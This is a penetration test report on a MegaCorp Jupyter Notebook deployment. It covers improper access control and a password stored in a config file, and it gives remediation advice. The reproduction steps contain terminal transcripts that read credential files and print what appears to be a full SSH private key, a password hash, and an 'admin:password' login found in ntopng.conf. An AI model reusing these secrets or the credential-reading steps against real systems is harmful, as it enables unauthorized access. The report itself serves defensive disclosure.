Penetration Test Report for MegaCorp's Jupyter Notebook Deployment

Date: 10/10/2023

Client: MegaCorp

Tester: Daryl Mokolo

CWE-284 HIGH

CWE-260 HIGH

Threat overview

After assessing MegaCorp's Jupyter Notebook deployoments several critical vulnerabilities were found. CWE-284 related to improper access of unauthorized users. Hence, vulnerabilities such as improper access control, privilege escalation, and misconfiguration of SSH keys. These issues could potentially allow unauthorized access to sensitive resources and lead to privilege escalation within the Jupyter environment.

Affected:

All users who have access to the Jupyter interface are at risk.

Vulnerabilities Identified


Vulnerability 1: Improper Access Control (CWE-284)

Description:

The Jupyter Notebook deployment does not implement adequate access controls. As a result, users with access to the Jupyter interface can access all terminals and resources within the environment, including SSH configurations and important SSH peivate and public user’s keys.

Steps To Recreate the Attack:

1. Log in to the Jupyter interface as a regular user.
2. Access the terminal within the Jupyter environment.
3. Observe that there are no restrictions on terminal access.
4. A simple change of directory and a cat command is sufficient for us to access the unprotected keys and use them to access other resources.



```
jupyter@jupyter:~$ cd .ssh
jupyter@jupyter:~/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts  known_hosts.old
jupyter@jupyter:~/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAzI9jpP6Wpixh5BRchcY7LpKDc7ZnoHFTBIlnGhkci8dGl+cQMPe7
+7D1nFbpYJBJUNXlsyjQXgUjR50K2mreB7+s6d3qWdcllCpj78SO2noJqyRPJDorlJVliV
gzAYXO100+J+MbJkczc6jDzwsltZe+/OGFvJXDKv3umKLMlykDYczG5dsZNTvU9L0kOACk
Dc0YcN82BeJdbXO4fRn77HWqADwgz95Dt6zM0pUG6pmTrmASjykWDoDFrh44DgEZXmAlSX
60s363PnDgwL+KCnBKVa5EXb00Rot2RLzr+/fR+4CyWLFpRlQm5IM7okRXOL93Hq2x9Vp4
c5AbhYfXvQAAA8gmj95nJo/eZwAAAAdzc2gtcnNhAAABAQDMj2Ok/pamLGHkFFyFxjsuko
NztmegcVMEiWcaGRyLx0aX5xAw97v7sPWcVulgkElQ1eWzKNBeBSNHnQraat4Hv6zp3epZ
1yWUKmPvxI7aegmrJE8kOiuUlWWJWDMBhc7XTT4n4xsmRzNzqMPPCyW1l7784YW8lcMq/e
6YosyXKQNhzMbl2xk1O9T0vSQ4AKQNzRhw3zYF4l1tc7h9GfvsdaoAPCDP3kO3rMzSlQbq
mZOuYBKPKRYOgMWuHjgOARleYCVJfrSzfrc+cODAv4oKcEpVrkRdvTRGi3ZEvOv799H7gL
JYsWlGVCbkgzuiRFc4v3cerbH1WnhzkBuFh9e9AAAAAwEAAQAAAQA1PWigy8Ynz8tWkloW
UyaaE3X1Ctdjsbr6pkxYRYrhcmcUKAZVyFR7yG3UV+Z7xHHggRs8ivXYUpwBCoWFnWTWPX
PilmhlI5LbQkEqaU0I3dRgX53dfupSzKNVoMf9sHbKIId52Cj7yHJCuvzjiTIyViFWLdgh
4hSevuJ3hX+cI5BoKVXuethKdXzNcr26dClu3447XnLpSNaIGyv/m1HiErQWrkSOIO06GT
cqWj7F9HN0oE1s5fKUV18i1aZLyLPaSELc/q02FmW3WiNvbp3swo6F04kPwsnKh1K0G8SL
8WRbWdDlJYpA+dHkPjMp4vNtAsN42idD1FAt2otyLdvdAAAAgQCzHGBGyYfP2mKllXyk5m
sUx4AuQq9brY1c2zpSJ3WNV41FQnmO5LIk/LWLDooWN9JnE2S5TRN6rDnglu+dtXR1sUJn
5v5yqU/0ZFWSsBVw03UEvQK5u5/15zlj0FRWknkTqv+Qg4b3VREU9JUpMRw832gmcPQNF/
QTyhIO82yxvgAAAIEA5MUIwbO9uJ6FpAbINfRmHLeII2gL7H97Q+kd897nyJvQCCHgorxf
mS0bbfoviI5qhj/O002YkbLmoe3Qd83m04FZkkM3KfgpEsFHPcJ4pO8IH2yFggeVp6fFKz
OoblJs8WxlHoAPcP2uGlB7vf1JfhTZKGCVKGEVceEl5qdRB5cAAACBAOTopw1wLaKL6K0B
eYNe4C9PxVabGlz+usoypfEfGW3Xn+lg2dhzjpW5X2sRlnMOQZygeWmuoC3BIqZaIQnn1n
CfcbATv73t53AknVr9Kl+ZzSAk2N7c/jzUjF83dveBcNFjp9AyKrinrm0FnLqux1lu+CU8
HONcO/XdbnblAiXLAAAAD2p1cHl0ZXJAanVweXRlcgECAw==
-----END OPENSSH PRIVATE KEY-----
jupyter@jupyter:~/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts  known_hosts.old
jupyter@jupyter:~/.ssh$ cat known_hosts
|1|sKJgtwPfnnHotXOY7TbBFpStxd8=|Ur5/X2KHQg5CpIJblTaun0WRT8I= ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGj/8niqg4XCIau4/i9pdXIF1P2Sw2HeEn2ed
|1|8Bj/qojQuwQtC4fnxw/CfpTntvE=|EKchYnVHrk/cvX/lMidKBQE6wb4= ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC9yITMb3MJfaU0GwOOuJQodGySUGWRA9fcF
```

Remediation:

To remediate it Implementing a fine-grained access controls within the Jupyter environment to restrict users' actions and access will greatly improve the situation. In addition, ensuring that users are only allowed to access resources and terminals that are necessary for their tasks.


Vulnerability 2: Privilege Escalation (CWE-260)

Description:

Users within the Jupyter environment have access to sensitive informations such as configuration files with important passwords. The screenshot bellow ntopng configuration file which can be use to gain access and escalate their privileges due to improper privilege settings.

Steps To Recreate the Attack:

1. Log in to the Jupyter interface as a regular user.
2. Profit on the lack of proper privilege restriction within the Jupyter environment to access sensitive system resources or execute privileged commands.
3. Hence a simple **cd** in the etc directory and **cat** commands to access the “ntopng.conf”



```
jupyter@jupyter:/etc$ cd ~/.jupyter
jupyter@jupyter:~/.jupyter$ cat jupyter_server_config.json
{
  "IdentityProvider": {
    "hashed_password": "argon2:$argon2id$v=19$m=10240,t=10,p=8$FoSrDg8yfT0wxgheHwq+WA$FiAjKgDRyOAw51QEpvkhpVduMUA4EL4Z/ha3wwoLzZU"
  }
}jupyter@jupyter:~/.jupyter$ cd ..
jupyter@jupyter:~$ cd /etc
jupyter@jupyter:/etc$ cat ntopng.conf
# Note to self:
# login with admin:password

# This configuration file is similar to the command line, with the exception
# that an equal sign '=' must be used between key and value. Example: -i=p1p2
# or --interface=p1p2 For options with no value (e.g. -v) the equal is also
# necessary. Example: "-v=" must be used.
#
# DO NOT REMOVE the following option, required for daemonization.
-e=

# * Interfaces to sniff on: one interface per line, prefix with -i=
# E.g.
-i=eth0
-i=eth1
-i=eth2
# If none is specified, ntopng will try to auto-detect the best interface.
#
# * Port on which ntopng will listen for the web-UI.
-w=3000

-m="172.31.0.0/24=PUBLIC,172.31.10.0/24=LAN_1,172.31.20.0/24=LAN_2"

-l=0


jupyter@jupyter:/etc$
```

All users within the Jupyter environment.

Remediation:

To remediate it configure the Jupyter Notebook server to run with the least privilege necessary to perform its functions. Review and adjust file system permissions to ensure that the Jupyter user cannot access sensitive files or directories.

Implement monitoring and alerting to detect and respond to any suspicious activities within the Jupyter environment.

Hence, It is imperative that MegaCorp takes immediate action to remediate these vulnerabilities, enhance access controls, and implement robust security measures to protect its customers and the integrity of its data.

Reference:

CWE - CWE-284: Improper Access Control (4.12) (mitre.org)

CWE - CWE-260: Password in Configuration File (4.12) (mitre.org)